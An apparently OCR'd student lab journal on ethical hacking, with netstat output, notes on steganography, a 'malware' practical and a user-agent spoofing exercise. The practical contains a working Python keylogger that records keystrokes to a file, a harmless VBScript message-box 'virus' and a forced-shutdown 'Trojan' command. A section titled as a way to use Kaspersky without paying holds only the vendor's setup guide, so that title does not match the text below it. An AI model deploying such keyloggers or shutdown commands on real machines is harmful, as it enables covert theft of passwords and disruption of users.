  TCP    192.168.1.6:37052      20.42.65.85:443        ESTABLISHED
  TCP    192.168.1.6:42782      23.193.165.80:443      CLOSE_WAIT
  TCP    192.168.1.6:42783      40.104.77.162:443      ESTABLISHED
  TCP    192.168.1.6:60148      172.188.155.25:443     ESTABLISHED
  TCP    192.168.56.1:139       0.0.0.0:0              LISTENING
  TCP    192.168.126.1:139      0.0.0.0:0              LISTENING
```

```
  TCP    192.168.127.1:139      0.0.0.0:0              LISTENING
  TCP    [::]:135               [::]:0                 LISTENING
  TCP    [::]:445               [::]:0                 LISTENING
  TCP    [::]:623               [::]:0                 LISTENING
  TCP    [::]:2179              [::]:0                 LISTENING
  TCP    [::]:8085              [::]:0                 LISTENING
  TCP    [::]:16992             [::]:0                 LISTENING
  TCP    [::]:49664             [::]:0                 LISTENING
  TCP    [::]:49665             [::]:0                 LISTENING
  TCP    [::]:49666             [::]:0                 LISTENING
  TCP    [::]:49667             [::]:0                 LISTENING
  TCP    [::]:49668             [::]:0                 LISTENING
  TCP    [::]:49691             [::]:0                 LISTENING
  TCP    [::1]:1434             [::]:0                 LISTENING
  TCP    [::1]:42050            [::]:0                 LISTENING
  TCP    [::1]:49669            [::]:0                 LISTENING
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:1143  [2620:1ec:46::254]:443  CLOSE_WAIT
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:1825  [2603:1063:2204:8::14]:443  ESTABLISHED
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:5234  [2603:1063:2000::12]:443  ESTABLISHED
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:9459  [2603:1063:2000::12]:443  ESTABLISHED
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:10245  [2603:1063:2202:14::3]:443  ESTABLISHED
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:10702  [2603:1046:c04:1403::2]:443  ESTABLISHED
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:10709  [2603:1046:c04:1403::2]:443  ESTABLISHED
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:14136  [2404:a800:6:12c:face:b00c:3333:7020]:443  CLOSE_WAIT
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:14137  [2a03:2880:f22f:c5:face:b00c:0:167]:443  CLOSE_WAIT
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:14138  [2a03:2880:f288:1ca:face:b00c:0:167]:443  CLOSE_WAIT
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:14139  [2404:a800:6:12b:face:b00c:3333:7020]:443  CLOSE_WAIT
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:14140  [2404:a800:6:15d:face:b00c:3333:7020]:443  CLOSE_WAIT
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:14141  [2a03:2880:f285:d0:face:b00c:0:167]:443  CLOSE_WAIT
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:14142  [2404:a800:6:225:face:b00c:3333:7020]:443  CLOSE_WAIT
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:14143  [2404:a800:6:12a:face:b00c:3333:7020]:443  CLOSE_WAIT
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:14144  [2404:a800:6:113:face:b00c:3333:7020]:443  CLOSE_WAIT
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:14145  [2404:a800:6:15e:face:b00c:3333:7020]:443  CLOSE_WAIT
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:19632  [2603:1063:27:1::14]:443  ESTABLISHED
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:34391  [2603:1040:a06:6::2]:443  ESTABLISHED
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:34393  [2603:1040:603:c::d4]:443  ESTABLISHED
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:34603  [2603:1040:a06:6::2]:443  ESTABLISHED
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:53400  [2603:1063:2200:8::20]:443  ESTABLISHED
  TCP    [2401:4900:88b2:af40:61f1:71de:564:98aa]:55740  [2603:1063:15::102]:443  ESTABLISHED
  UDP    0.0.0.0:53             *:*
  UDP    0.0.0.0:123            *:*
```

```
  UDP    0.0.0.0:123            *:*
  UDP    0.0.0.0:5050           *:*
  UDP    0.0.0.0:5353           *:*
  UDP    0.0.0.0:5353           *:*
  UDP    0.0.0.0:5353           *:*
  UDP    0.0.0.0:5353           *:*
  UDP    0.0.0.0:5353           *:*
  UDP    0.0.0.0:5353           *:*
  UDP    0.0.0.0:5353           *:*
  UDP    0.0.0.0:5353           *:*
  UDP    0.0.0.0:5353           *:*
  UDP    0.0.0.0:5353           *:*
  UDP    0.0.0.0:5353           *:*
  UDP    0.0.0.0:5353           *:*
  UDP    0.0.0.0:5353           *:*
  UDP    0.0.0.0:5353           *:*
  UDP    0.0.0.0:5353           *:*
  UDP    0.0.0.0:5353           *:*
  UDP    0.0.0.0:5353           *:*
  UDP    0.0.0.0:5353           *:*
  UDP    0.0.0.0:5353           *:*
  UDP    0.0.0.0:5355           *:*
  UDP    0.0.0.0:50078          *:*
  UDP    0.0.0.0:50085          *:*
  UDP    0.0.0.0:54921          *:*
  UDP    0.0.0.0:61691          *:*
  UDP    0.0.0.0:61692          *:*
  UDP    127.0.0.1:1900         *:*
  UDP    127.0.0.1:54643        127.0.0.1:54643
  UDP    127.0.0.1:59698        127.0.0.1:59698
  UDP    127.0.0.1:62250        *:*
  UDP    172.18.176.1:67        *:*
  UDP    172.18.176.1:68        *:*
  UDP    172.18.176.1:137       *:*
  UDP    172.18.176.1:138       *:*
  UDP    172.18.176.1:1900      *:*
  UDP    172.18.176.1:62251     *:*
  UDP    192.168.1.6:137        *:*
  UDP    192.168.1.6:138        *:*
```

```
UDP    172.18.176.1:138       *:*
UDP    172.18.176.1:1900      *:*
UDP    172.18.176.1:62251     *:*
UDP    192.168.1.6:137        *:*
UDP    192.168.1.6:138        *:*
UDP    192.168.1.6:1900       *:*
UDP    192.168.1.6:62249      *:*
UDP    192.168.56.1:137       *:*
UDP    192.168.56.1:138       *:*
UDP    192.168.56.1:1900      *:*
UDP    192.168.56.1:62246     *:*
UDP    192.168.126.1:137      *:*
UDP    192.168.126.1:138      *:*
UDP    192.168.126.1:1900     *:*
UDP    192.168.126.1:62247    *:*
UDP    192.168.127.1:137      *:*
UDP    192.168.127.1:138      *:*
UDP    192.168.127.1:1900     *:*
UDP    192.168.127.1:62248    *:*
UDP    [::]:123               *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5353              *:*
UDP    [::]:5355              *:*
UDP    [::]:50078             *:*
UDP    [::]:50085             *:*
UDP    [::]:54921             *:*
UDP    [::]:61693             *:*
UDP    [::1]:1900             *:*
UDP    [::1]:62244            *:*
UDP    [fe80::5d3:f065:7b16:3c9a%9]:1900  *:*
UDP    [fe80::5d3:f065:7b16:3c9a%9]:62241  *:*
UDP    [fe80::31ad:5ed1:3a17:e507%6]:1900  *:*
```

```
UDP    [fe80::5d3:f065:7b16:3c9a%9]:1900  *:*
UDP    [fe80::5d3:f065:7b16:3c9a%9]:62241  *:*
UDP    [fe80::31ad:5ed1:3a17:e507%6]:1900  *:*
UDP    [fe80::31ad:5ed1:3a17:e507%6]:62242  *:*
UDP    [fe80::5507:aa9d:4665:1da7%24]:1900  *:*
UDP    [fe80::5507:aa9d:4665:1da7%24]:62245  *:*
UDP    [fe80::5cdb:9949:8220:3a16%14]:1900  *:*
UDP    [fe80::5cdb:9949:8220:3a16%14]:62240  *:*
UDP    [fe80::b20f:b094:41b8:66b7%13]:1900  *:*
UDP    [fe80::b20f:b094:41b8:66b7%13]:62243  *:*
```

F. Steganography Tools

Description:

A steganography technique involves hiding sensitive information within an ordinary, non-secret file or message, so that it will not be detected. The sensitive information will then be extracted from the ordinary file or message at its destination, thus avoiding detection. Steganography is an additional step that can be used in conjunction with encryption in order to conceal or protect data.

Steganography is a means of concealing secret information within (or even on top of) an otherwise mundane, non-secret document or other media to avoid detection. It comes from the Greek words steganos, which means “covered” or “hidden,” and graph, which means “to write.” Hence, “hidden writing.”

We can use steganography to hide text, video, images, or even audio data. It’s a helpful bit of knowledge, limited only by the type of medium and the author’s imagination.

Different Types of Steganography

1. Text Steganography − There is steganography in text files, which entails secretly storing information. In this method, the hidden data is encoded into the letter of each word.

2. Image Steganography − The second type of steganography is image steganography, which entails concealing data by using an image of a different object as a cover. Pixel intensities are the key to data concealment in image steganography.

Since the computer description of an image contains multiple bits, images are frequently used as a cover source in digital steganography.

The various terms used to describe image steganography include:

- Cover-Image - Unique picture that can conceal data.
- Message - Real data that we can mask within pictures. The message may be in the form of standard text or an image.
- Stego-Image − A stego image is an image with a hidden message.
- Stego-Key - Messages can be embedded in cover images and stego-images with the help of a key, or the messages can be derived from the photos themselves.

3. Audio Steganography − It is the science of hiding data in sound. Used digitally, it protects against unauthorized reproduction. Watermarking is a technique that encrypts one piece of data (the message) within another (the "carrier"). Its typical uses involve media playback, primarily audio clips.

4. Video Steganography − Video steganography is a method of secretly embedding data or other files within a video file on a computer. Video (a collection of still images) can function as the "carrier" in this scheme. Discrete cosine transform (DCT) is commonly used to insert values that can be used to hide the data in each image in the video, which is undetectable to the naked eye. Video steganography typically employs the following file formats: H.264, MP4, MPEG, and AVI.

5. Network or Protocol Steganography − It involves concealing data by using a network protocol like TCP, UDP, ICMP, IP, etc., as a cover object. Steganography can be used in the case of covert channels, which occur in the OSI layer network model.

Practical No. 5

Developing and implementing malwares: Creating a simple keylogger in python, creating a virus, creating a trojan.

Aim : Developing and implementing malwares

A. **Creating a simple keylogger in python**:

Description

Key loggers also known as keystroke loggers, may be defined as the recording of the key pressed on a system and saved it to a file, and the that file is accessed by the person using this malware. Key logger can be software or can be hardware. Working: Mainly key-loggers are used to steal password or confidential details such as bank information etc. First key-logger was invented in 1970's and was a hardware key logger and first software key-logger was developed in 1983. 1. Software key-loggers : Software key-loggers are the computer programs which are developed to steal password from the victims computer. However key loggers are used in IT organizations to troubleshoot technical problems with computers and business networks. Also Microsoft windows 10 also has key-logger installed in it.

1. JavaScript based key logger – It is a malicious script which is installed into a web page, and listens for key to press such as oneKeyUp(). These scripts can be sent by various methods, like sharing through social media, sending as a mail file, or RAT file.
2. Form Based Key loggers – These are key-loggers which activates when a person fills a form online and when click the button submit all the data or the words written is sent via file on a computer. Some key-loggers works as a API in running application it looks like a simple application and whenever a key is pressed it records it.

2. Hardware Key-loggers : These are not dependent on any software as these are hardware key-loggers. keyboard hardware is a circuit which is attached in a keyboard itself that whenever the key of that keyboard pressed it gets recorded.

1. USB keylogger – There are USB connector key-loggers which has to be connected to a computer and steals the data. Also some circuits are built into a keyboard so no external wire i used or shows on the keyboard.

Smartphone sensors – Some cool android tricks are also used as key loggers such as android accelerometer sensor which when placed near to the keyboard can sense the vibrations and the graph then used to convert it to sentences, this technique accuracy is about 80%. Now a days crackers are using keystroke logging Trojan, it is a malware which is sent to a victims computer to steal the data and login details.

Output:

```
from pynput.keyboard import Key, Listener

import logging

log_dir = r"D:/hashdemo/"

logging.basicConfig(filename = (log_dir  + "keyLog.txt"),

level=logging.DEBUG, format='%(asctime)s: %(message)s')
```

```
def on_press(key):
        logging.info(str(key))
with Listener(on_press=on_press) as listener:
        listener.join()
```

```
from pynput.keyboard import Key, Listener
import logging
log_dir = r"D:/hashdemo/"
logging.basicConfig(filename = (log_dir + "keyLog.txt"),
level=logging.DEBUG, format='%(asctime)s: %(message)s')
def on_press(key):
    logging.info(str(key))
with Listener(on_press=on_press) as listener:
    listener.join()
```

Note: Since the PC is protected by antivirus software, the above code would be automatically deleted, making it impossible to execute.


B. **Creating a virus**


Description:

A virus is a program that can infect other programs by modifying them. The modification includes a copy of the virus program which then goes on to infect other programs. Virus are self-replicating and can wreak havoc in a system by modifying or destroying files and causing system crashing and program malfunction.

Output:

```
set x = wscript.CreateObject("wscript.shell")
        Dim a:a = 10
        For i = 0 to a step 1
                wscript.sleep 50
                'x.sendkeys"{CAPSLOCK}"
                MsgBox("This is suspicious")
 next
MsgBox("Dang! We just clicked me 10 times !!")
wscript.Quit
```


C:\Windows\System32\CScript.exe
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.
This is suspicious
OK


C:\Windows\System32\CScript.exe
Microsoft (R) Windows Script Host Version 5.812
Copyright (C) Microsoft Corporation. All rights reserved.
Dang! You just clicked me 10 times !!
OK

C. Creating a Trojan

Description :

The name of the Trojan Horse is taken from a classical story of the Trojan War. It is a code that is malicious in nature and has the capacity to take control of the computer. It is designed to steal, damage, or do some harmful actions on the computer. It tries to deceive the user to load and execute the files on the device. After it executes, this allows cybercriminals to perform many actions on the user's computer like deleting data from files, modifying data from files, and more.

Output:

```
shutdown /s/f/t 15/c"We clicked a Trojan"
```

Note: Since the PC is protected by antivirus software, the above code would be automatically deleted, making it impossible to execute.

Practical No. 6

Hacking web servers, web applications, SQL injection and session hijacking

Aim : Disguise as Google Bot to view Hidden Content of a Website

Description : A Bot or internet bot or web robot in technology is a software application that does certain automated tasks. They run on their scripts and don't require a human user to start them. Generally, bots perform that tasks are simple and repetitive but can be also used for complex tasks. The bot is automated that's why they have much faster execution than that of a person.

Type of Bots :

Bots can be chatbots, web crawlers, social bots, malicious bots, etc.

Chatbots –
A chatbot is a bot used in the chat conversation. These bots replace humans and show human behavior. The earliest chatbot Eliza was programmed in 1964 and ansoured some very simple decision tree questions. Today there are a number of Chatbots present. For e.g. – Siri, Google Assistant, Alexa, Cortana, etc. These chatbots are highly AI (Artificial Intelligence) programmed chatbots that can do much more complex tasks than simple ones. They are there for making our life a little easier. They take care of we by reminding we to take an umbrella if it's going to rain or to remind someone's birthday. From showing booked tickets to pending bills or maybe chatting with customer care also.


Web crawlers –
Web crawlers or also called web spiders. These are the bots that scan the webpages all over the internet and browse the web for indexing webpages and the content in that webpages. They are also used in data mining. Google is most known for its web crawler Googlebot. There are many web crawlers present such as- Baidu Spider, GoogleBot, Scraper, WebHarvy, Alexa Crawler, Yandex Bot, etc. Bots are mostly used in web crawling. Roughly more than half of web traffic is due to bots. All bots work on some input from the user and respond accordingly. They typically search for keywords or any data for responding with an accurate and precise output.


Social bots –
These are the bots that are present in social media sites but unlike chatbots, their tasks are simple, following someone or some page on social media or taking polls or influencing, etc. They can be used to work on a large scale without requiring much effort.

Malicious bots –
There are a number of bots present which are present in many forms and can steal user data or hack social media accounts, spread fake news, can make someone popular or damage someone's reputation, or can infect the user system by unknowingly downloading files in the user system or by any means.

Output:


What browser? My browser? Is
www.whatismybrowser.com
WhatIsMyBrowser.com
My browser
Guides
Detect my settings
Tools
YOUR WEB BROWSER IS:
Firefox 143 on Windows 10
✓ Your web browser is up to date
Your web browser's unique URL:
whatismybrowser.com/w/J6AN87X
Copy URL to clipboard
Via Email
Send this link to Tech Support to share information about your system details & configuration.
YOUR WEB BROWSER'S SETTINGS:
Now that you know what browser you're using, here is a list of your web browser's settings. This information can be helpful when you're trying to solve problems using the internet.
Is JavaScript enabled?
Yes - JavaScript is enabled
How to enable JavaScript
Get 7 Day Trial
You can Automate customer service through WhatsApp like Edtech Startup Geekster using Wati


User Agent String.Com
Home | List of User Agent Strings | Links |
User Agent String explained :
Googlebot/2.1 (+http://www.google.com/bot.html)
Copy/paste any user agent string in this field and click 'Analyze'
Analyze
Googlebot 2.1
Googlebot
Name : Googlebot
2.1
Googlebot version
http://www.google.com/bot.html
URL
Last visit:
2025.10.01 12:36
IP address and host name
66.249.64.101 - crawl-66-249-64-101.googlebot.com
66.249.64.102 - crawl-66-249-64-102.googlebot.com
66.249.64.104 - crawl-66-249-64-104.googlebot.com
66.249.64.106 - crawl-66-249-64-106.googlebot.com
66.249.64.108 - crawl-66-249-64-108.googlebot.com
66.249.64.109 - crawl-66-249-64-109.googlebot.com
66.249.64.11 - crawl-66-249-64-11.googlebot.com
66.249.64.110 - crawl-66-249-64-110.googlebot.com
66.249.64.111 - crawl-66-249-64-111.googlebot.com
66.249.64.113 - crawl-66-249-64-113.googlebot.com



Aim: How to use Kaspersky for Lifetime without Patch.

Description:

Quick Start Guide

Read this Quick Start Guide to get started with Kaspersky Endpoint Security Cloud. The Guide contains tips for managing the accounts of our users and installing security applications on their devices.

Quick start scenario

After we complete the scenario, the devices in our organization will be protected. The scenario proceeds in stages:

1. Create an account.

To start using Kaspersky Endpoint Security Cloud, we need an account on Kaspersky Business Hub.

To create an account:

1. Open our browser and enter the following URL: https://cloud.kaspersky.com.
2. Click the Create an account button.
3. Follow the onscreen instructions.
2. Create a workspace.

After we create the account, we can create our first workspace. We recommend that we first create one test workspace, connect our own devices to it, and then test any modifications to the settings, noting the results.

We recommend that we create a separate workspace for each company that we manage, even if a company has only a few users. By doing this, we will be able to do the following:

Change settings for each company individually.

1. Keep track of the license count, and the increase or decrease of the number of users in the company.
2. Assign administrator rights to a user within the company, who can access only that company's workspace.

To create a company workspace:

3. Open our browser and enter the following URL: https://cloud.kaspersky.com.
4. Click the Sign in button.
5. Follow the onscreen instructions.
6. Perform initial setup of Kaspersky Endpoint Security Cloud.

After we create a company workspace, we must perform initial setup of Kaspersky Endpoint Security Cloud. The initial setup begins automatically when we start Kaspersky Endpoint Security Cloud Management Console for the first time. The Welcome to Kaspersky Endpoint Security Cloud window is displayed. Follow the onscreen instructions.

When initial setup is complete, Kaspersky Endpoint Security Cloud Management Console is ready to use.

Deploy security applications on our users' devices.

When our first workspace is prepared, follow the main setup steps provided in the Information panel → Getting started section. These steps include adding user accounts, connecting devices to Kaspersky Endpoint Security Cloud, and creating a certificate for iOS devices.

These steps are divided into three groups:

1. Preconfigured

We already took these steps when we created the workspace.

2. Required

We must take this step to start protection of the devices.

Add users by providing their email addresses. An invitation is sent to the email address and it contains the download link to the security application. When the user clicks the link, Kaspersky Endpoint Security Cloud recognizes the device operating system, thus ensuring that the proper software is downloaded.

As an alternative, we can simultaneously protect multiple devices that are running Windows. To do this, we can deploy security applications by using a Group Policy script.

3. Recommended

We recommend that we take these steps to enhance the protection of devices.

1. Once the software has been downloaded and installed on the device of the user, assign the user as the device owner.
2. Create an Apple Push Notification service (APNs) certificate. The APNs certificate is created in one run. We must follow the steps for its creation without interruption, because the signing process has a time stamp that will expire if the creation process takes too long.
3. Manage protection.

After the security application is installed on a device, the device is assigned the Default security profile. This is the security profile with the default settings that are recommended by Kaspersky experts.

In the Security management → Security profiles section, we can create different security profiles. Every new security profile holds the default settings until we modify them. We can also copy existing security profiles.

Each security profile holds four tabs for the respective platforms: Windows, macOS, Android, and iOS.

When we assign a security profile to a user, the security profile is applied to all devices owned by the user. Only the Default security profile can be applied to devices without owners.

When creating a security profile, take into consideration the organizational structure of the company that we manage. For example, the security profile for a developer may differ from the one used for a sales representative or a human resources assistant. Name each security profile accordingly.

We recommend that we prevent users from modifying or deleting the security applications installed on their devices. Therefore, define the following settings:

For Windows devices, do the following:

1. On the Windows → Advanced → Interaction with end users tab, make sure that Password protection is enabled.
2. Select the operations that a user will be allowed to perform only with the password.

For Mac devices, do the following:

1. On the Mac → Advanced → Interaction with end users tab, choose whether we want the Kaspersky Endpoint Security for Mac application icon visible on the menu bar or not.
2. On each device in system preferences, use the macOS account type settings (admin or standard user) and the "lock" icon () to prevent the user from removing the software.

For Android devices, do the following:

1. On the Android → Security settings tab, make sure that Screen lock is enabled to protect the device from unauthorized access.
2. On the Advanced tab, make sure that Kaspersky Endpoint Security for Android cannot be removed.

For iOS devices: on the iOS → Security settings tab, make sure that Screen lock is enabled to protect the device from unauthorized access.

After defining the required settings of security profiles, we can assign security profiles to the intended users.

Specify licenses:

After we have created a workspace, we are granted a 30-day trial license that is embedded in our workspace. To continue using Kaspersky Endpoint Security Cloud after the trial license expires, we must

purchase a commercial license or a subscription. Click Information panel → License, and then enter the activation code.

The activation code will be distributed automatically to the security applications, which may take 15 minutes, as the applications attempt to sync with the workspace every 15 minutes.

7. Define other settings (optional).

We can define other optional settings.

1. By default, background scan is enabled for devices running Windows. Autorun objects, system memory, and the system partition are scanned when the device is idling for five or more minutes. If we want, we can click the Settings tab and set the schedule for the malware scan. From the Devices tab, we can start the malware scan task.
